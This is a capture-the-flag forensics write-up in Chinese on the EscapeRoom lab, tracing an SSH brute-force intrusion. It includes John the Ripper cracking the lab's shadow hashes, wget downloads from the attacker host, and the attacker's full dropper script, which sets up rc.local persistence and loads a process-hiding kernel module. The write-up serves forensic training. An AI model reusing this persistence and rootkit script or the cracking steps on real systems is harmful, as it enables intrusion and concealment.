

EscapeRoom Lab[網路取證]upx

設想：

你是一家專門透過基於 KVM 的虛擬機器託管 Web 應用程式的公司的社會分析師。上週末，一台虛擬機器宕機了，網站管理員擔心這可能是惡意活動造成的。他們從環境中提取了一些日誌，希望你能確定發生了什麼事。

本次挑戰包含多個入門至中級難度遞增的任務，重點在於身份驗證、資訊隱藏和密碼學。參賽者將受益於這些領域的入門級知識，以及常規 Linux 操作、核心模組、腳本語言和逆向工程方面的知識。並非所有事物都像表面看起來的那樣。無害的文件也可能被證明是惡意文件，因此在處理本次挑戰中的任何文件時請務必謹慎。

Tools:

Wireshark

NetworkMiner

Brim


UPX

IDA

問題 1

攻擊者使用什麼服務來存取系統？

打開一看，全都是ssh



ssh

第二季

什麼攻擊類型被用來存取系統？（一個字）

hp_challenge.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ssh

No.	Time	Source	Destination	Protocol	Length	Info
4	0.086444	10.252.174.188	23.20.23.147	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debian-Subun
6	0.089097	23.20.23.147	10.252.174.188	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_5.0)
8	0.091125	10.252.174.188	23.20.23.147	SSHv2	1050	Server: Key Exchange Init
9	0.093270	23.20.23.147	10.252.174.188	SSHv2	626	Client: Key Exchange Init
11	0.155482	23.20.23.147	10.252.174.188	SSHv2	90	Client: Diffie-Hellman Group Exchange Request
13	0.157596	10.252.174.188	23.20.23.147	SSHv2	218	Server: Diffie-Hellman Group Exchange Group
14	0.165396	23.20.23.147	10.252.174.188	SSHv2	210	Client: Diffie-Hellman Group Exchange Init
15	0.168396	10.252.174.188	23.20.23.147	SSHv2	786	Server: Diffie-Hellman Group Exchange Reply, New Keys
16	0.174259	23.20.23.147	10.252.174.188	SSHv2	90	Client: New Keys
18	0.214830	23.20.23.147	10.252.174.188	SSHv2	118	Client: Encrypted packet (len=52)
20	0.215117	10.252.174.188	23.20.23.147	SSHv2	118	Server: Encrypted packet (len=52)
21	0.216981	23.20.23.147	10.252.174.188	SSHv2	150	Client: Encrypted packet (len=84)
22	0.223046	10.252.174.188	23.20.23.147	SSHv2	134	Server: Encrypted packet (len=68)
30	0.386046	10.252.174.188	23.20.23.147	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debian-Subun
32	0.388587	23.20.23.147	10.252.174.188	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_5.0)
34	0.390798	10.252.174.188	23.20.23.147	SSHv2	1050	Server: Key Exchange Init
35	0.393013	23.20.23.147	10.252.174.188	SSHv2	626	Client: Key Exchange Init
37	0.457000	23.20.23.147	10.252.174.188	SSHv2	90	Client: Diffie-Hellman Group Exchange Request
39	0.459414	10.252.174.188	23.20.23.147	SSHv2	218	Server: Diffie-Hellman Group Exchange Group
40	0.466237	23.20.23.147	10.252.174.188	SSHv2	210	Client: Diffie-Hellman Group Exchange Init
41	0.469149	10.252.174.188	23.20.23.147	SSHv2	786	Server: Diffie-Hellman Group Exchange Reply, New Keys
42	0.475740	23.20.23.147	10.252.174.188	SSHv2	90	Client: New Keys
44	0.515711	23.20.23.147	10.252.174.188	SSHv2	118	Client: Encrypted packet (len=52)
46	0.515970	10.252.174.188	23.20.23.147	SSHv2	118	Server: Encrypted packet (len=52)
47	0.517851	23.20.23.147	10.252.174.188	SSHv2	150	Client: Encrypted packet (len=84)
49	2.602949	10.252.174.188	23.20.23.147	SSHv2	134	Server: Encrypted packet (len=68)

Frame 4: 105 bytes on wire (840 bits), 105 bytes captured (840 bits)
 Ethernet II, Src: 12:31:38:00:a9:4e (12:31:38:00:a9:4e), Dst: fe:ff:ff:ff:ff:ff (fe:ff:ff:ff:ff:ff)
 Internet Protocol Version 4, Src: 10.252.174.188, Dst: 23.20.23.147
 Transmission Control Protocol, Src Port: 22, Dst Port: 38850, Seq: 1, Ack: 1, Len: 39
 SSH Protocol

0000 fe ff ff ff ff ff 12 3
 0010 00 5b 35 3f 40 00 40
 0020 17 93 00 16 97 c2 84
 0030 03 89 e8 ac 00 00 01
 0040 d5 2d 53 53 48 2d 32
 0050 48 5f 35 2e 39 70 31
 0060 75 62 75 6e 74 75 24

bruteforce

第三季

攻擊者可能使用什麼工具來實施此攻擊？

ssh爆破工具

全部 圖像 影片 新聞 地圖 Duck.ai

始終受到保護 臺灣 安全搜尋：適中 隨時

博客园
https://www.cnblogs.com/andrea/p/17452886.html

使用hydra爆破SSH - 冬璃 - 博客园

本文介绍了SSH的概念、常用工具和端口对应服务，以及如何使用hydra工具模拟SSH爆破攻击的过程和应急响应方法。hydra是一款强大的多协议爆破工具，支持SSH、Telnet、FTP等协议，可以进行字典攻击和暴力攻击。

hydra

第四季

有多少次嘗試失敗了？

54次，有兩次不同，那就-2

hp_challenge.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark - Conversations - hp_challenge.pcap

Conversation Settings

☐ Name resolution

☐ Absolute start time

☒ Limit to display filter

Copy

Follow Stream...

Graph...

Protocol

☐ Bluetooth

☐ BPv7

☐ DCCP

☒ Ethernet

☐ FC

☐ FDDI

☐ IEEE 802.11

☐ IEEE 802.15.4

☒ IPv4

Filter list for specific type

Ethernet · 1		IPv4 · 1	IPv6	TCP · 54	UDP						
Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	By	
23.20.23.147	40484	10.252.174.188	22	259	35 kB	53	468	55.34%	38		
23.20.23.147	33677	10.252.174.188	22	34	7 kB	52	50	68.00%	13		
23.20.23.147	34468	10.252.174.188	22	13	4 kB	36	28	46.43%	7		
23.20.23.147	35036	10.252.174.188	22	13	4 kB	26	26	50.00%	7		
23.20.23.147	35715	10.252.174.188	22	13	4 kB	17	26	50.00%	7		
23.20.23.147	36013	10.252.174.188	22	13	4 kB	6	27	48.15%	7		
23.20.23.147	36180	10.252.174.188	22	13	4 kB	20	26	50.00%	7		
23.20.23.147	36216	10.252.174.188	22	13	4 kB	18	26	50.00%	7		
23.20.23.147	36478	10.252.174.188	22	13	4 kB	19	26	50.00%	7		
23.20.23.147	37833	10.252.174.188	22	13	4 kB	43	26	50.00%	7		
23.20.23.147	37835	10.252.174.188	22	13	4 kB	21	26	50.00%	7		
23.20.23.147	38850	10.252.174.188	22	13	4 kB	0	26	50.00%	7		
23.20.23.147	39566	10.252.174.188	22	13	4 kB	31	26	50.00%	7		
23.20.23.147	41137	10.252.174.188	22	13	4 kB	34	26	50.00%	7		
23.20.23.147	41265	10.252.174.188	22	13	4 kB	10	27	48.15%	7		
23.20.23.147	41519	10.252.174.188	22	13	4 kB	5	26	50.00%	7		
23.20.23.147	41634	10.252.174.188	22	13	4 kB	9	26	50.00%	7		
23.20.23.147	42125	10.252.174.188	22	13	4 kB	48	26	50.00%	7		
23.20.23.147	42574	10.252.174.188	22	13	4 kB	1	26	50.00%	7		
23.20.23.147	42691	10.252.174.188	22	13	4 kB	37	26	50.00%	7		
23.20.23.147	43457	10.252.174.188	22	13	4 kB	13	26	50.00%	7		
23.20.23.147	43507	10.252.174.188	22	13	4 kB	16	26	50.00%	7		
23.20.23.147	43935	10.252.174.188	22	13	4 kB	40	26	50.00%	7		
23.20.23.147	44640	10.252.174.188	22	13	4 kB	41	26	50.00%	7		

52

問5

您使用了哪些憑證（使用者名稱:密碼）來取得存取權限？請參閱 shadow.log 和 sudoers.log 。

← → ↺ 🏠

🔒 192.168.64.1:8000/temp_extract_dir/EscapeRoom/shadow.log

📄 🗨

🌐 新手上路

🔥 burp

🐧 Kali Linux

🔧 Kali Tools

📄 Kali Docs

🗨 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔍 Google Hacking DB

```
root:$6$WqR7iex$0xPdUK6aQcVHAjLk747Ysi17Wh2xJLPpAu0wIbezCIUxuJ7rT5Uuj26nCzMuKfwty.RVlv3mg.t.Xge6Bx9fs/:15549:0:99999:7:::
daemon*:15507:0:99999:7:::
bin*:15507:0:99999:7:::
sys*:15507:0:99999:7:::
sync*:15507:0:99999:7:::
games*:15507:0:99999:7:::
man*:15507:0:99999:7:::
lp*:15507:0:99999:7:::
mail*:15507:0:99999:7:::
news*:15507:0:99999:7:::
uucp*:15507:0:99999:7:::
proxy*:15507:0:99999:7:::
www-data*:15507:0:99999:7:::
backup*:15507:0:99999:7:::
list*:15507:0:99999:7:::
irc*:15507:0:99999:7:::
gnats*:15507:0:99999:7:::
nobody*:15507:0:99999:7:::
libuuid!:15507:0:99999:7:::
syslog*:15507:0:99999:7:::
messagebus*:15507:0:99999:7:::
whoopsie*:15507:0:99999:7:::
landscape*:15507:0:99999:7:::
sshd*:15507:0:99999:7:::
ubuntu:$6$M0CeF0du$eCgZ9.I.hS5CDST1a0HozhLbBH6rAUj97vvW/22eaCynqLv/whZKM1freAN3n2X0iCWjDr0UFreVv0IAvI.fl0:15549:0:99999:7:::
guest:$6$SaltVal1$MNUcQofLmz9C5SVdNGkdj7gRvcHeRinIVP2ezH5Q17oGC23EdbyAwZ6uzaknESS0W0tkgVpyqzGYqJMdxxSSL/:15549:0:99999:7:::
gibson:$6$SaltVal3$ub1ejU/gJ0q61gKnGhSypMtVJouMJ9JmV0YgptXcL0HLSfA84ZH.uwngUpf5XiLp0hu/E2hVh.CLBp2U24Uac1:15549:0:99999:7:::
sean:$6$SaltVal4$IrpTjZrVyyX4Lz0/TMvx3FjUbRRMEgKJ2vnQwBgaoSWeLm/VZiF0vBco8AnpVQWhNvMoLnyY43X5/i5YK/TiW.:15549:0:99999:7:::
george:$6$SaltVal5$W3YtX9RktQfPwXg6/iaxwMYD8LFxP/zqvTsg5GNxi39ulbUSAR.lvjXHrpJdSISNAiWpb6kj2iNI6LLFWETC1:15549:0:99999:7:::
roger:$6$SaltVal6$.1SaTeewycJ1oTmt/6yxAbEyezXhn0ajmjP9KWhvNGhk0apy0CyGvEBSQyuL2.TbiEDAPhfoKgoHjbPjczvHH0:15549:0:99999:7:::
timothy:$6$SaltVal7$B6dVnvXVmLuILd3oBeCjvjUAYnowMZ5IRm1k3xzKq/fo8MZV7rUMFU1hhzRvaw9.G6mPST8fL8R6cVwppcpf.:15549:0:99999:7:::
pierce:$6$SaltVal8$IUEDzxEsUcki.khFF/H0fbSa6uswLdMEGAobvvbz.8MYy9UvtPo6DCZrpcbLa2Ma4AUj65mNcr7XPP0kVH0tT/:15549:0:99999:7:::
sterling:$6$SaltVal9$7oq808gj5Pm4vzJ07r0WXHtUiJw.qfmEhcmqhGYWUr.r3n4/G5V12QWVaJq7DPura/ZEVPqEUUpMLYzv412Qb1:15549:0:99999:7:::
manager:$6$SaltVal2$ybuPu7Nmo9LKn0p0ozhFhFw2SS2cqkLsx8c50EAWFkIJjtXBEJqxUQzLh900QMgFTGiw6YuFDueNAapfLKt0f1:15549:0:99999:7:::
```

查看shadow.log並進行解密

```
(root@kali)-[/home/kali/Downloads]
# john --wordlist=/usr/share/wordlists/rockyou.txt shadow.log
Using default input encoding: UTF-8
Loaded 11 password hashes with 11 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
forgot          (manager)
god             (gibson)
spectre         (sean)
3g 0:00:57:25 5.18% (ETA: 22:33:35) 0.000870g/s 247.0p/s 2022c/s 2022C/s montero2001..monkeyzac1
3g 0:00:57:26 5.18% (ETA: 22:33:30) 0.000870g/s 247.0p/s 2022c/s 2022C/s monkeyz9..moninas
```

manager: forgot

問6

還有哪些其他憑證（使用者名稱:密碼）可以用來取得存取權限並同時擁有 SUDO 權限？請參閱 shadow.log 和 sudoers.log。

同上 + 下圖進行比對

```
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
guest    ALL=(ALL) ALL
manager  ALL=(ALL) ALL
sean     ALL=(ALL) ALL
roger    ALL=(ALL) ALL
piercer  ALL=(ALL) ALL
```

sean: spectre

問7

用於在系統上下載惡意檔案的工具是什麼？

指令：http and ip.src_host==23.20.23.147

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help							
http and ip.src_host==23.20.23.147							
No.	Time	Source	Destination	Protocol	Length	Info	
1766	122.571830	23.20.23.147	10.252.174.188	HTTP	71	HTTP/1.1 200 OK (text/html)	
1999	122.843290	23.20.23.147	10.252.174.188	HTTP	489	HTTP/1.1 200 OK (text/html)	
2027	122.855661	23.20.23.147	10.252.174.188	HTTP	71	HTTP/1.1 200 OK (text/html)	
2521	320.671617	23.20.23.147	10.252.174.188	HTTP	736	HTTP/1.1 200 OK (image/bmp)	
3598	2311.847698	23.20.23.147	10.252.174.188	HTTP	736	HTTP/1.1 200 OK (image/bmp)	
5443	4335.511676	23.20.23.147	10.252.174.188	HTTP	4888	HTTP/1.1 200 OK (image/bmp)	

在http流表確認

```
Wireshark · Follow HTTP Stream (tcp.stream e

GET /d/1 HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 23.20.23.147
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 21:20:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

wget
```

問8

攻擊者下載了多少個檔案來執行惡意軟體安裝？

同上

3

問9

主要惡意軟體的 MD5 雜湊值是什麼？

匯出http檔，這3個其中之一

Wireshark · Export · HTTP object list				
Text Filter:		Content Type: All Content-Types		
Packet	Hostname	Content Type	Size	Filename
1766	23.20.23.147	text/html	11 kB	1
1999	23.20.23.147	text/html	305 kB	2
2027	23.20.23.147	text/html	315 bytes	3
2521	23.20.23.147	image/bmp	2,331 kB	U2JsT3QpORfz4ZpgWA31vZE=
2575	23.22.228.174	image/bmp	137 kB	bFBGqSZqmaJq4upes8aBde3sLVnpNWHIZ9YcwH3X;
2654	174.129.57.253	image/bmp	279 kB	YhEhDdKmtM=
3159	23.21.35.128	image/bmp	1,921 kB	zB3hlgE=
3598	23.20.23.147	image/bmp	2,331 kB	7elttdtTM+hmAc+xdp0j9sNXDw94VfQK+m+CgCpyx1,
3641	23.22.228.174	image/bmp	137 kB	RLOQHRHZygdppqRABPDSM=
3736	174.129.57.253	image/bmp	279 kB	+hw1kzWJxr4=
4078	23.21.35.128	image/bmp	1,921 kB	Gqy0OALlsgM+6zU=
5443	23.20.23.147	image/bmp	11 MB	LKBrJ6il SpMV+D7Rfww=


```
(root@kali)-[/home/kali/Desktop]
# md5sum 1
772b620736b760c1d736b1e6ba2f885b
```

772b620736b760c1d736b1e6ba2f885b

Q10

腳本修改了哪個文件，以便惡意軟體在重新啟動時啟動？

The image shows a Wireshark packet capture of an HTTP stream. The packet list on the left shows a packet at time 2014.122.850937. The packet details pane shows the following information:

```
GET /d/3 HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 23.20.23.147
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 21:20:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

#!/bin/bash

mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/$(uname -r)/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

/etc/rc.local

問11

惡意軟體將本機檔案保存在哪裡？

同上

/var/mail/

問12

ps.log 中缺少什麼？

同上

/var/mail/mail

Q13

用於從 ps.log 中刪除此資訊的主要檔案是什麼？

```
#!/bin/bash
mv 1 /var/mail/mail
chmod +x /var/mail/mail
echo -e "/var/mail/mail &\nsleep 1\npidof mail > /proc/dmesg\nexit 0" > /etc/rc.local
nohup /var/mail/mail > /dev/null 2>&1&
mv 2 /lib/modules/`uname -r`/sysmod.ko
depmod -a
echo "sysmod" >> /etc/modules
modprobe sysmod
sleep 1
pidof mail > /proc/dmesg
rm 3
```

sysmod.ko

問14

在 Main 函數內部，向那些伺服器發出請求的函數是什麼？

使用upx逆向分析，指令：

```
upx -d 1
r2 1
#in radare2 shell:
aaaa
pdf @main
```

說明：

1. 解殼 → upx -d 1
2. 用 r2 打開 → r2 1
3. 全面分析 → aaaa
4. 查看 main 函式的組合碼 → pdf @main



The screenshot shows the assembly code in Radare2. The instruction being highlighted is `call sym.requestFile`, which is a call to the `requestFile` function. The assembly view shows the instruction pointer (RIP) at `0x00403b06` and the instruction `call sym.requestFile` at `0x00403b06`. The comment for this instruction is `; char *arg1`.

主函數取得伺服器的IP位址，然後呼叫requestFile函數下載檔案。

requestFile

使用IDA查詢

.text:0000000000403AFB	mov	rax, addr[rax*8]
.text:0000000000403B03	mov	rdi, rax
.text:0000000000403B06	call	requestFile
.text:0000000000403B08	mov	eax, cs:currentIndex
.text:0000000000403B11	cdqe	
.text:0000000000403B13	mov	rdx, ds:lookupFile[rax*8]
.text:0000000000403B18	mov	esi, offset aSS ; "%s%s"
.text:0000000000403B20	lea	rax, [rbp+s]
.text:0000000000403B27	mov	rcx, rdx
.text:0000000000403B2A	mov	edx, offset aVarMail ; "/var/mail/"
.text:0000000000403B2F	mov	rdi, rax ; s

問15

惡意軟體聯繫的其中一個 IP 以 17 開頭。請提供完整的 IP。

同 Q9

174.129.57.253

問16

惡意軟體從外部伺服器請求了多少個檔案？

同 Q9，下面image

9

問17

惡意軟體從攻擊者伺服器接收了哪些命令？格式：按字母順序用逗號分隔

下面2個比較特別

```
[0x00400ad0]> /ac cmp eax
0x00604e79      3d40000000    cmp eax, 0x40
0x00605109      3d40000000    cmp eax, 0x40
0x006051b9      3d40000000    cmp eax, 0x40
0x00400c03      3b45e4        cmp eax, dword [rbp - 0x1c]
0x00400c65      3b45e4        cmp eax, dword [rbp - 0x1c]
0x00400c6c      3d4000e8dc    cmp eax, 0xdce80040
0x004013c8      3b45c8        cmp eax, dword [rbp - 0x38]
0x004015b4      3b45dc        cmp eax, dword [rbp - 0x24]
0x0040165d      3b45d4        cmp eax, dword [rbp - 0x2c]
0x0040170a      3b45e4        cmp eax, dword [rbp - 0x1c]
0x004018b0      3b45ec        cmp eax, dword [rbp - 0x14]
0x00401b7f      3b45b4        cmp eax, dword [rbp - 0x4c]
0x00401b8f      3b45b4        cmp eax, dword [rbp - 0x4c]
0x00401c8f      3b45f4        cmp eax, dword [rbp - 0xc]
0x00401eed      3b45e8        cmp eax, dword [rbp - 0x18]
0x00402096      83f8ff        cmp eax, 0xffffffff
0x004020bd      83f8ff        cmp eax, 0xffffffff
0x0040212e      3b45e4        cmp eax, dword [rbp - 0x1c]
0x0040283e      3b45e8        cmp eax, dword [rbp - 0x18]
0x00402df5      3b45ec        cmp eax, dword [rbp - 0x14]
0x0040312c      3d00504f4e    cmp eax, 0x4e4f5000
0x004031f8      3d3a4e5552    cmp eax, 0x52554e3a
0x004032e0      3b85d4fbffff  cmp eax, dword [rbp - 0x42c]
0x00403812      3b85dcfbffff  cmp eax, dword [rbp - 0x424]
0x00403898      3d00504f4e    cmp eax, 0x4e4f5000
0x004038b2      3d3a4e5552    cmp eax, 0x52554e3a
```

進行CyberChef

gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=MHg0ZTRmNTAwMCAweDUyNTU0ZTNh

漏洞利用參考 反彈參考 Github 解碼 鑑識/SOC相關 AI Discord 恆益課程 找工作 設計你的

Chef Last build: 6 days ago - Version 10 is here! Read about the new features h

463

Recipe

From Hex

Delimiter
Auto

Input

0x4e4f5000 0x52554e3a

abc 21 1

Output

NOP RUN:

NOP, RUN